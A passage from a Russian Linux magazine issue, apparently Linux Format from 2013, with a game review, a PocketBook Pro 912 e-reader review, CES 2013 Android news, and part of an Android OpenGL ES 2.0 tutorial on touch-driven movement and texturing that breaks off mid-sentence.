Набор доступных классов довольно стандартен: солдаты, охотники, скауты, врачи и ученые. Каждый важен по-своему. Солдат воплощает собой хорошо защищенного универсального цивилизатора, способного и пальнуть, и ударить алебардой. Специальность охотника – дистанционное оружие, а скаут бежит раза в два быстрее солдата и больно бьет, но не умеет стрелять. Доктор лечит, а ученые изобретают всякие бусты и пакости для врагов. Битвы пошаговые, причем в зависимости от уровня инициативы и условий вначале

можно подготовить поле боя, расставив баррикады и ловушки. За победы и выполненные квесты дается опыт; его можно и нужно потратить на повышение последователей в званиях. Каждый новый уровень делает из последователя все более эффективную машину для выполнения ваших приказов. Делается особенно грустно, когда «местный Че Гевара» выкрадывает для жертвоприношения вашего любовно выпестованного лейтенанта. После такого финта ликвидация этого кадра становится главным приоритетом! **LXF**

**LINUX** **Вердикт**  
FORMAT

**Expeditions: Conquistador**

Разработчик: Oblone  
Сайт: <http://logicartists.com/>  
Цена: Пока нет

Сюжет	8/10
Графика	6/10
Увлекательность	7/10
Оправданность цены	8/10

» Не шедевр, но тактика, да и еще и с ролевыми элементами... М-ммм...

**Рейтинг 7/10**

# PocketBook Pro 912

Артем Зорин вспоминает школьные годы, тестируя электронный учебник PocketBook Pro 912.

## Вкратце

» Очень хорошее и недорогое решение для учащихся – удобный электронный учебник на ядре Linux, вмещающий всю школьную программу.

» Главные достоинства PocketBook Pro 912 – цена и удобство, а недостаток – слабоватое железо.

В конце 2012 года электронные учебники (они же – электронные книги) стали обыденностью. PocketBook Pro 912 – учебник будущего. Его изготовитель, знакомый нашим читателям по обзору планшета в LXF163, с 2008 года выпускает электронные книги на базе технологии E-Ink. В комплекте идет стилус.

## Внешний вид

По размеру PocketBook Pro 912 напоминает большой букварь – в карман не поместится, зато легко влезает в портфель школьника. Выполнен в фирменном стиле серии – серого цвета, с округлыми углами. Передняя сторона корпуса – пластик, а тыльная – металл с пластиковой вставкой. Сборка качественная, без зазоров: за нее отвечает известная тайваньская компания Foxconn. Вес ридера почти 600 г, и долго держать его в руках неудобно – лучше класть на колени или на стол. Габариты (В, Ш, Г) – 263×190,3×11 мм.

Верхний торец PocketBook Pro 912 вместил кнопку-рычажок Wi-Fi, клавишу Вкл и гнездо для стилуса. На нижнем – слегка утопленная клавиша Reset, 3,5-мм гнездо

для стандартных наушников, два динамика на 1 Вт (звук хватит двоим за партой), порт microUSB и слот для карт памяти microSD объемом до 32 Гб. На правом торце – клавиши-качельки масштабирования страниц и регулировки громкости звука. Спереди почти всю площадь занимает дисплей, а оставшееся справа место – органы управления: качельки для перелистывания страниц, кнопка вызова меню или библиотеки, пятипозиционный джойстик и кнопка «Назад». Все кнопки имеют четкий ход, не скрипят при нажатиях.

## Железо

Главное достоинство PocketBook Pro 912 – экран, с диагональю 9,7” и разрешением 1200×825 пикселей. Отличное матовое покрытие позволит читать даже при ярком дневном свете. Даже после долгого чтения глаза не устают, а углы обзора широкие. Градации серого цвета – 16 для изображений и 4 – для текста. Дисплей воспринимает лишь касания стилуса, но для школьников это скорее плюс. Недостаток электронных чернил E-Ink Vizplex – медленный переход из режима чтения в основной экран. Акселерометр корректно переворачивает страницы в зависимости от положения книги.

Часа за 4 зарядив (от USB-порта компьютера или от сети 220 В) PocketBook, можно не покидать пределы школы аж три недели – благодаря литий-полимерному аккумулятору на 1530 мАч.

Сердце PocketBook Pro 912 – 533-МГц процессор Samsung. ОЗУ – 256 Мб. Постоянной памяти всего 2 Гб, и пользователю доступно меньше 1 Гб. Но это можно исправить, докупив карту памяти. Для Интернета пригодится адаптер Wi-Fi (IEEE 802.11b/g), а для обмена файлами на уроках – модуль Bluetooth ревизии 2.1.

## Софт

PocketBook Pro 912 работает на Linux. Поверх ядра 2.6.X и Busybox надстроена фирменная оболочка производителя.

В комплекте идет набор ПО для чтения, прослушивания аудио и web-серфинга; простенькие игры, фирменный магазин электронных книг PocketBook Obreey Store; словари Lingvo (их 44!); программа чтения голосом; RSS-читалка; калькулятор, заметки, календарь и медиа-библиоте-

ка. Кстати о заметках: их можно рисовать на полях стилусом – правда, рисунки появляются не всегда или с большой задержкой. Интересна функция чтения голосом на 26 языках, включая русский, причем в мужском и женском исполнении. При первом включении предлагается скачать и установить новую прошивку с сайта производителя.

Интерфейс PocketBook Pro повторяет предыдущие модели. Вверху экрана отображаются четыре последние открытые книги, справа в колонке располагаются виджеты. Главное меню, помещенное слева, состоит из пунктов «Библиотека», «Заметки», «Приложения», «Словарь», «Музыка», «Фотографии», «Поиск», «Настройки» и «Регистрация».

PocketBook Pro 912 распознает немислимое количество форматов электронных книг. Просмотрщик изображений (включая формат TIFF) имеет две опции: «увеличение» и «слайд-шоу». Плеер поддерживает только MP3, зато способен звучать параллельно чтению.

## Выводы

PocketBook Pro 912 оставляет приятное впечатление. Его нельзя сравнить с Amazon Kindle и прочими старшими братьями, но это хорошая книга. Купить ее стоит, и оснастить ею все русские школы – непременно. Устройство идеально подойдет и тем, кто еще не научился читать книги, и тем, кто еще только учится это делать. Производителю стоит продолжить развитие этой серии своих устройств. LXF

## LINUX FORMAT Вердикт


### PocketBook Pro 912

**Разработчик:** PocketBook International S.A. (Украина)  
**Сайт:** www.pocketbook-int.com/ru/  
**Цена:** От 8990 руб.

Функциональность	9/10
Производительность	6/10
Удобство использования	7/10
Оправданность цены	9/10

» Отличное решение для школ и даже вузов, а также для тех, кому нужно читать, не сидя при этом в Интернете.

**Рейтинг 7/10**





## ИГРОВАЯ ВСЕЛЕННАЯ ANDROID

# Производитель – геймерам

Компания NVIDIA представила игровую приставку на базе Android и Tegra 4.

Компания NVIDIA представила на январской ежегодной выставке потребительской электроники в Лас-Вегасе (CES 2013) проект Shield – прототип портативной игровой консоли на мобильной платформе Android 4.1, построенной на базе одновременно анонсированного процессора Tegra 4. Игровая консоль Shield должна поступить в продажу во втором квартале 2013 года. Данных о стоимости пока нет.

Оснащена консоль встроенным 5-дюймовым сенсорным экраном (1280×720, 720p) с мультитач и возможностью подключения внешнего дисплея или ТВ через порт HDMI. Поддерживаются и игры, поставляемые для Android через Google Play или каталог-магазин NVIDIA TegraZone, и игры для Windows PC, доступные через сервис Steam. Работа с играми для Windows будет организована путем запуска игр на Windows-ПК с GeForce GTX GPU и использования консоли Shield в качестве беспроводного игрового контроллера. Заряда аккумулятора хватит на 5–10 часов игры или 24 часа просмотра видео.



» Shield, серьезная система для легкомысленных развлечений.

NVIDIA позиционирует Tegra 4 как самый быстрый ныне мобильный процессор. Чип Tegra 4 укомплектован 4-ядерным процессором ARM Cortex-A15 (плюс ядро-компаньон с низким энергопотреблением) и 72-ядерным графическим процессором GeForce (в Tegra 3 был 12-ядерный GPU). Архитектура «вычислительной фотографии» кардинально ускоряет формирование высококачественных HDR-фото и видео на основе нескольких почти

одновременных снимков с цифровой камеры, привлекая для их обработки комбинированную вычислительную мощность GPU, CPU и ISP (Image Signal Processor для обработки изображений с камеры), чтобы получить более реалистичные изображения, детализированные и в освещенных, и в затененных областях. Поддерживается видео с качеством 4K (ultra high), сокращено потребление энергии при типичной работе с устройством (до 14 часов просмотра HD-видео на телефоне), есть возможность интеграции с чипсетом Icera i500 с реализацией софт-модема для сетей 3G/4G LTE.

Поскольку игровая консоль Shield базируется на ядре Linux, компания NVIDIA теперь напрямую заинтересована в оптимизации и развитии Linux и Android как платформы для выполнения игровых приложений. Кроме того, ожидается появление похожих на Shield приставок от других производителей, построенных на базе SoC Tegra и использующих в качестве операционной системы Android или Ubuntu, особенно с учетом последних инициатив компании Valve.

## НЕ ДАДИМ ПРОПАСТЬ ХАРЧАМ

# Android шагает на кухню

Samsung привезла на CES 2013 умный холодильник.

Высокие технологии проникают во все сферы жизни современного человека, включая кухню. Samsung привез на CES 2013 в Лас-Вегас образец «продвинутого» холодильника T9000 с сенсорным дисплеем и приличным набором функций, умеющего не только охлаждать продукты, сохраняя их свежесть, но и проверять ленту в Twitter. Правда, сразу возникает вопрос: а оно нам надо? Ну кто станет проверять число ретвитов своего последнего поста в *холодильнике*?

Однако в T9000 присутствуют и вполне полезные функции. Кроме банального прогноза погоды на неделю, функции

фоторамки и календаря, есть приложение, отслеживающее свежесть купленных продуктов. Достаточно выбрать наименование купленной колбасы и ее срок хранения, спустя который появится уведомление о том, что пора бы ее выбросить или отдать коту. Клиент для Evernote – еще одна полезная возможность необычного кухонного друга. Естественно, он позволяет просматривать весь контент, добавленный вами ранее с ПК или мобильного устройства. Это может быть расписание на день, список еды, которую необходимо взять в дорогу, рецепт какого-нибудь блюда или нечто другое.

» Умные холодильники от Samsung охраняют ваше пищеварение.



Неприятно удивляет интерфейс «встроенного планшета». На дворе 2013 год, а все работает крайне примитивно. Почему было не поставить полноценную мобильную ОС? Подобный холодильник без дисплея стоит все 4000 долларов – интересно, во сколько обойдется этот агрегат...

ЧТО ДЕНЬ ГРЯДУЩИЙ НАМ ГОТОВИТ

# Android в 2013 году

Судя по темпам развития, этой ОС остается только захват Вселенной.

**П**риведем наиболее интересные мнения относительно будущего Android.

Эксперты прогнозируют, что в новом году Android продолжит свой рост, эта платформа станет осваивать все новые территории, а многие производители электроники начнут использовать для своих устройств «зеленого робота», превращая их в самые умные на сегодняшний день. Не только мобильные устройства приобретут «мозг», но его можно будет видеть в микроволновке или кофеварке.

Мы уже видели, как популярные производители фотоаппаратов Polaroid и Nikon и ряд других мировых лидеров предложили камеры, оснащенные этой ОС. Galaxy Camera от Samsung вдохновила многих производителей на эксперименты со своими продуктами. Кроме того, нас ожидает большое количество девайсов, созданных специально для детей, а также бюджетных смартфонов и планшетов, чья

цена составляет всего \$100. Но если говорить об умных очках Project Glass и машине-скоророде, созданных Google, то, скорее всего, мы не увидим их в широком распространении, они останутся прерогативой умников.

Nexus-устройства, после успеха смартфона Nexus 4, в будущем году, безусловно, пополнятся новыми представителями семейства Google. При этом, возможно, и российским пользователям удастся войти в «когорту избранных», и Nexus можно будет приобрести непосредственно в Google Play.

Интересно, кто станет партнером по производству фирменных устройств Google по выпуску его гаджетов? Возможно, требования к производству устройств станут несколько ниже, и к производству будут привлечены не только трендовые компании, имеющие мировое имя.

Предполагается, что будет выпущено устройство в содружестве с Motorola Mo-

bility. По слухам, ему собираются дать название «X phone».

Следующими ключевыми точками развития для Google станут, MWC, проводящиеся в феврале, и в мае 2013 года – CTIA. Отдельное событие, ожидаемое, скорее всего, в апреле – представление Samsung Galaxy S4. Кроме того, на конференции Google I/O должна быть представлена новая версия ОС Android – 5.0. Пока все предположения о ней остаются только слухами, но, скорее всего, она должна продемонстрировать меньшую прожорливость и большую стабильность.

Android в следующем году продолжит свое поступательное развитие, и его шестивое поколение станет еще более победным, он придет в страны, пока не охваченные прогрессом. И можно ожидать, что эта платформа сохранит свое лидерство среди остальных систем.

Безусловно, 2013 станет годом Android в мобильном мире.

## ANDROID ДЛЯ OLPC

# Детям развивающихся стран

Проект One Laptop Per Child представил новый субноутбук и планшет.

**П**роjekt One Laptop Per Child [Ноутбук – каждому ребенку], нацеленный на разработку и распространение дешевых портативных компьютеров для обучения детей в развивающихся странах, представил на проходящей в Лас-Вегасе выставке потребительской электроники две новые модели: планшетный ПК XO Tablet и субноутбук XO-4. Оба устройства созданы при участии компании Marvell.

Ключевое отличие субноутбука XO-4 – опциональная возможность комплектации с 7,5-дюймовым сенсорным экраном. Экранная панель свободно вращается и может быть вывернута и закрыта лицевой частью к клавиатуре, образуя своеобразный планшет. Устройство построено на базе SoC Marvell Avestar 88W8787 с двухядерным ARMv7-совместимым процессором ARMADA PXA2128 (1 ГГц). Предусмотрена комплектация 1- или 2-ГБ ОЗУ, 4- или 8-ГБ Flash.

Планшет XO Tablet примечателен использованием платформы Android и специально созданного нового обучающего окружения XO Learning. Планшет снабжен 7-дюймовым сенсорным экраном, 1 ГБ ОЗУ, двумя камерами (1,2 и 2 мегапикселя) и поставляется с двухядерным CPU Marvell ARMADA (1 ГГц). Окружение XO Learning нацелено на обучение детей от 3 до 12 лет и оформлено в виде интерактивной системы, охватывающей различные сферы знаний и предоставляющей средства работы с контентом (видео, книги и т.п.).

Одновременно выпущена новая версия Linux-дистрибутива OLPC OS 13.1.0 – в ней добавлена поддержка устройства XO-4 и сохранена возможность использо-

вания на ранее выпущенных моделях XO-1, XO-1.5 и XO-1.75. Дистрибутив основан на пакетной базе Fedora 18 и предоставляет на выбор обучающую оболочку Sugar 0.98 и полноценное пользовательское окружение Gnome 3.6. Из особенностей новой версии отмечается поддержка управления через сенсорный экран в оболочке Sugar и возможность использование видеоадаптеров с интерфейсом USB (DisplayLink).



➤ Android добрался и до детей!



## Текстуры и OpenGL: На сенсорном экране




Наш эксперт

**Джюльетта Кемп** еще помнит времена, когда в фотоаппаратах была настоящая пленка. Сейчас она делает гораздо более снимков, чем тогда.

В развитие предыдущей статьи **Джюльетта Кемп** переходит к текстурам и сенсорному экрану для перемещения фигур.

OpenGL в Android позволяет создавать улучшенную графику и использовать гибкий открытый подход к трехмерной графике. В предыдущей статье мы работали с фигурами, цветами, камерами и проекциями экрана и познакомились с перемещением фигуры; теперь мы продолжим работу с примером и будем перемещать фигуру по экрану в ответ на касания сенсорного экрана, а также познакомимся с умеренно сложной, но полезной технологией наложения текстур. Как и прежде, мы пользуемся OpenGL ES2.0, который поддерживается в Android 2.2 и выше. Помните, что код нельзя будет проверить в эмуляторе, так как он не работает с OpenGL 2, и для отладки вам потребуется реальное устройство.



» Тут мы остановились в прошлой статье (она есть на DVD). Теперь добавим текстуры.

### Перемещение и сенсорный экран

Прежде всего кратко ознакомимся с перемещением (объекта по экрану), не касаясь работы с сенсорным экраном. Это просто еще одна операция с матрицей, `translateM()`. Добавьте следующие две строки после поворота в `CISGLRenderer.onSurfaceCreated()`:

```
Matrix.setIdentityM(iMatrix, 0);  
Matrix.translateM(iMatrix, 0, 0.2f, 0.2f, 0f);
```

Также понадобится создать переменную класса `iMatrix` и добавить в `onDrawFrame()` строку

### Преобразования и порядок множителей

Чтобы получить правильный результат при перемещении, как в `onSurfaceCreated()`, такое нужно выполнять (то есть домножать на матрицу перемещения `iMatrix`) после умножения на проекционную матрицу и матрицу проекции камеры. В противном случае оси X и Z меняют направления на противоположные, и куб перемещается не туда, куда вы хотели. Чтобы понять, почему это происходит, нам нужно обратиться к математике умножения матриц, а я не хочу углубляться в детали.


Однако домножать на матрицу поворота `mMatrix` нужно до умножения на проекционную матрицу и матрицу проекции камеры, иначе вы столкнетесь с другими проблемами.

Можно было бы воспользоваться одной матрицей `mMatrix` для перемещения и поворота.

Однако в этом случае после поворота при перемещении будет использоваться не стандартная система координат XYZ, которую мы представляем на экране (где ось X – горизонтальная, Y – вертикальная, а Z выходит из экрана по направлению к вам), а повернутая система координат: изначально куб находится в исходной системе, но при повороте матрицы система координат поворачивается вместе с ней. Таким образом, перенос на 0.2 координаты в направлении X и на 0.2 координаты в направлении Y будет производиться относительно повернутого куба, а не относительно абсолютных координат экрана.

Это может быть удобно при перемещении объектов по экрану. Чтобы это не приводило к проблемам, здесь мы пользуемся отдельными

матрицами для поворота и перемещения и внимательно следим за порядком умножения матриц. Мы вернемся к этому позже, начав работу с сенсорным экраном.



» Двумерная система координат: исходная версия слева, повернутая вместе с квадратом – справа. В трехмерной системе координат все аналогично.



```
Matrix.multiplyMM(uMVPMatrix, 0, tMatrix, 0, uMVPMatrix, 0);
```

после других операций умножения матриц.

Эти вызовы переместят куб на 0.2 координаты влево и на 0.2 координаты вверх по экрану.

Помните, что порядок множителей при умножении матриц имеет значение! Подробности см. во врезке.

В качестве альтернативного варианта можно немного перемещать куб в каждом кадре, добавив следующую строку в `onDrawFrame()`:

```
Matrix.translateM(iMatrix, 0, 0.001f, 0.001f, 0);
```

Скомпилируйте и запустите программу, и вы увидите, как куб медленно движется по экрану.

## События сенсорного экрана

Двигать кубиками – дело хорошее, но интереснее заставить куб перемещаться в контексте события сенсорного экрана.

Напишем код, который при движении пальцем по сенсорному экрану будет перемещать куб вслед. Чтобы происходившее было яснее, стоит закомментировать строку с поворотом на постоянный угол в `CISGLRenderer.onDrawFrame()` (так что происходит только перемещение) и строку на счет первоначального поворота в `CISGLRenderer.onSurfaceCreated()` (чтобы объект перемещался по обычным, а не повернутым осям X/Y/Z, о чем сказано ранее).

Для обработки событий сенсорного экрана нужно создать собственный класс `SurfaceView`, `CISSurfaceView`:

```
public class CISSurfaceView extends GLSurfaceView {
    private CISGLRenderer renderer;
    private float prevX = 0;
    private float prevY = 0;
    public CISSurfaceView(Context c) {
        super(c);
        setEGLContextClientVersion(2);
        renderer = new CISGLRenderer(this.getContext());
        setRenderer(renderer);
    }
    public boolean onTouchEvent(MotionEvent e) {
        float x = e.getX();
        float y = e.getY();
        float height = getHeight();
        float width = getWidth();
        switch (e.getAction()) {
            case MotionEvent.ACTION_MOVE:
                float dx = (x - width/2) * -1;
                float dy = (y - height/2) * -1;
                renderer.diffX = (dx - prevX) / (width/2);
                renderer.diffY = (dy - prevY) / (height/2);
                prevX = dx;
                prevY = dy;
            }
        }
        return true;
    }
}
```

Метод конструктора просто перемещает код из основного Занятия в Представление. Это производится в методе `onTouchEvent()`. Здесь мы получаем значения X и Y из обнаруженного события `MotionEvent`, затем высоту и ширину экрана.

Сейчас нам интересно только действие `ACTION_MOVE`, оно регистрируется при перемещении пальца по экрану. Это действие возникает повторно (и очень часто!) до тех пор, пока вы не снимете палец с экрана, так что этот метод будет вызываться много раз (в чем вы убедитесь, если добавите в него строку для записи сообщения в лог).

### «Напишем код, который при движении пальцем будет перемещать куб.»

`dx` и `dy` используются для преобразования координат сенсорного экрана X и Y в координаты системы с точкой отсчета в центре экрана. Отсчет координат сенсорного экрана ведется из левого нижнего угла, ось x уходит вверх, а ось y – влево. В OpenGL используется система координат с началом отсчета в центре экрана (ось x по-прежнему уходит вправо, а ось y – вверх). `dx` и `dy` содержат расстояние до точки нажатия от центра экрана в пикселях.

Затем мы получаем разницу между предыдущими координатами (`prevX` и `prevY`) и текущими координатами (`dx` and `dy`) и преобразуем их из пикселей в координаты OpenGL. В OpenGL по умолчанию за 1 берется расстояние от центра до каждого края – очевидно, сенсорный экран имеет (0.5 \* высота) пикселей от центра до верхнего края и (0.5 \* ширина) пикселей от центра до каждой стороны, поэтому мы используем эти значения для генерирования координат OpenGL.

Наконец, мы передаем эти значения рендереру. Замените статичную строку `translateM()` в методе `onDrawFrame()` класса `CISGLRenderer` следующей:

```
Matrix.translateM(iMatrix, 0, diffX, diffY, 0);
```

(также понадобится объявить `diffX` и `diffY` как публичные переменные класса).

Скомпилируйте и запустите программу, и вы увидите, как куб перемещается вслед за пальцем.

### Исправляем недочеты

Однако на самом деле он перемещается не вслед за пальцем, а по осям, сильно напоминающим ортогональные. Это связано с взаимодействием с проекционной матрицей и матрицей проекции камеры. Есть два способа это исправить. Один из них – изменить направление перемещения:

»

## Начало и окончание движения

Вы почти наверняка заметили, что если убрать палец с экрана, куб продолжает двигаться. А все потому, что переменные `diffX` и `diffY` в `CISGLRenderer` сохраняют свои значения.

Это можно исправить, добавив немного кода в `CISSurfaceView.onTouchEvent()`:

```
switch (e.getAction()) {
    case MotionEvent.ACTION_UP:
        renderer.diffX = 0;
        renderer.diffY = 0;
        break;
    case MotionEvent.ACTION_DOWN:
```

```
prevX = (x - width/2) * -1;
prevY = (y - height/2) * -1;
break;
case MotionEvent.ACTION_MOVE:
    [...]
```

Он сбрасывает смещения `diffX` и `diffY` в 0 при отрыве пальца от экрана (тем самым останавливая куб) и записывает координаты в `prevX` и `prevY` при первоначальном касании экрана, чтобы у `ACTION_MOVE` имелись исходные данные и не получалось бы, что куб выпрыгивает непонятно откуда.

```
Matrix.translateM(iMatrix, 0, -diffX, diffY, 0);
    Однако лучшим решением будет использовать другую матрицу
    для перемещения вслед за пальцем и домножать на нее заранее.
    Для этой цели мы поместим в наш код следующий дополни-
    тельный фрагмент:
private float[] tMatrix = new float[16];
public void onSurfaceCreated(GL10 gl, EGLConfig config) {
    [...]
    Matrix.setIdentityM(tMatrix, 0);
}
public void onDrawFrame(GL10 gl) {
    Matrix.translateM(tMatrix, 0, diffX, diffY, 0);
    Matrix.setIdentityM(uMVPMatrix, 0);
    Matrix.multiplyMM(uMVPMatrix, 0, mMatrix, 0, uMVPMatrix, 0);
    Matrix.multiplyMM(uMVPMatrix, 0, tMatrix, 0, uMVPMatrix, 0);
    Matrix.multiplyMM(uMVPMatrix, 0, vMatrix, 0, uMVPMatrix, 0);
```

```
Matrix.multiplyMM(uMVPMatrix, 0, projMatrix, 0, uMVPMatrix, 0);
Matrix.multiplyMM(uMVPMatrix, 0, iMatrix, 0, uMVPMatrix, 0);
    [...]
}
```

Перед выполнением с новой матрицей любых действий важно так установить значения ее элементов, чтобы она сделалась единичной (в противном случае она будет нулевой и останется таковой, что бы вы ни делали).

Затем мы используем ее для передачи значений **diffX** и **diffY** и умножаем ее на унифицированную матрицу после поворота, но до умножения на проекционную матрицу/матрицу проекции камеры.

Снова скомпилируйте и запустите программу, и теперь куб должен перемещаться в нужном направлении. О дальнейшем улучшении кода см. во врезке «Начало и окончание движения» на предыдущей странице.

## Текстуры

Пока что наш куб был цветным, и это очень мило, но одна из прекрасных возможностей OpenGL – возможность накладывать на грани текстуры. Разумеется, это более гибкий вариант, чем просто раскраска.

Чтобы начать работу с текстурами, которые могут быть довольно сложными, вернемся назад и нарисуем двумерную фигуру. Первое, что нужно сделать – переписать вершинный и фрагментный шейдеры (в **CISGLRenderer**) так, чтобы в них использовались текстуры вместо цвета:

```
private final String vertexShaderCode =
    "uniform mat4 uMVPMatrix; \n" +
    "attribute vec4 vPosition; \n" +
    "attribute vec2 aTexture; \n" +
    "varying vec2 vTexture; \n" +
    "void main(){ \n" +
    "    gl_Position = uMVPMatrix * vPosition; \n" +
    "    vTexture = aTexture; \n" +
    "}" + "\n";
private final String fragmentShaderCode =
    "precision mediump float; \n" +
    "uniform sampler2D u_texture; \n" +
    "varying vec2 vTexture; \n" +
    "void main(){ \n" +
    "    gl_FragColor = texture2D(u_texture, vTexture); \n" +
    "}" + "\n";
```

Этот код очень похож на предыдущий код шейдера; мы просто убрали операции с цветом и добавили операции с текстурой.

В вершинном шейдере есть атрибут текстуры, из которого создается переменная для передачи фрагментному шейдеру. Затем во фрагментном шейдере используется переменная **sampler2D**, которая позволяет нам получить образец текстуры (“Uniform” означает, что переменная не изменяется в течение одного вызова шейдера, так что для каждого фрагмента значение остается прежним).

Затем мы используем метод OpenGL **texture2D** для связи переменной образца текстуры с переменной **vTexture**, передаваемой из вершинного шейдера.

Потом добавим строку в метод **onSurfaceCreated()** для получения ссылки на переменную **aTexture** точно так же, как ранее с переменными **vPosition** и **aColour**:

```
textureHandle = GLES20.glGetAttribLocation(program,
    "aTexture");
```

Наконец, добавим в метод **onDrawFrame()** строку для рисования квадрата **Square** с текстурой (мы напишем этот метод через минуту):

```
square.loadTexture(context, R.drawable.test); square.
draw(positionHandle, textureHandle, context, R.drawable.yurt);
    Заметьте, что для получения переменной context мы доба-
    вили конструктор в класс CISGLRenderer – посмотрите код на на-
    шем DVD. Это понадобится для загрузки битовой карты в мето-
    де loadTexture().
```


Вам также понадобится битовая карта, здесь это фотография (юрты!), но вы можете заменить ее на любое другое изображение, сохранив его в **res/drawable**.

Перейдем к **Square.java** и нашему новому методу **draw()**. Для начала нужно загрузить текстуру:

```
public void draw(int positionHandle, int textureHandle, Context
context, int bitmap_id) {
    Bitmap bitmap = BitmapFactory.decodeResource(context.
getResources(), bitmap_id);
    GLES20.glDeleteTextures(1, textures, 0);
    GLES20.glGenTextures(1, textures, 0);
    GLES20.glActiveTexture(GLES20.GL_TEXTURE0);
    GLES20.glBindTexture(GLES20.GL_TEXTURE_2D,
textures[0]);
    // Установка MIN_FILTER нужна, когда не применяются
mipmaps
    GLES20.glTexParameterf(GLES20.GL_TEXTURE_2D,
    GLES20.GL_TEXTURE_MIN_FILTER,
    GLES20.GL_LINEAR);
    GLUtils.texImage2D(GLES20.GL_TEXTURE_2D, 0, bitmap, 0);
    bitmap.recycle();
    [...]
}
```

Сначала нужно получить битовую карту из ресурсов приложения (учтите, что она должна быть квадратной, в противном случае она может выглядеть странно. Также хорошо обрабатываются текстуры, высота и ширина которых являются степенями двойки).

После этого мы задаем текстуры. **glDeleteTextures()** удаляет все текстуры, уже находящиеся в первом элементе массива **textures**, чтобы исключить все возможные конфликты при обращении к нему. **glGenTextures()** генерирует имя текстуры (мы взяли всего одно, так как используется одна текстура) и сохраняет его



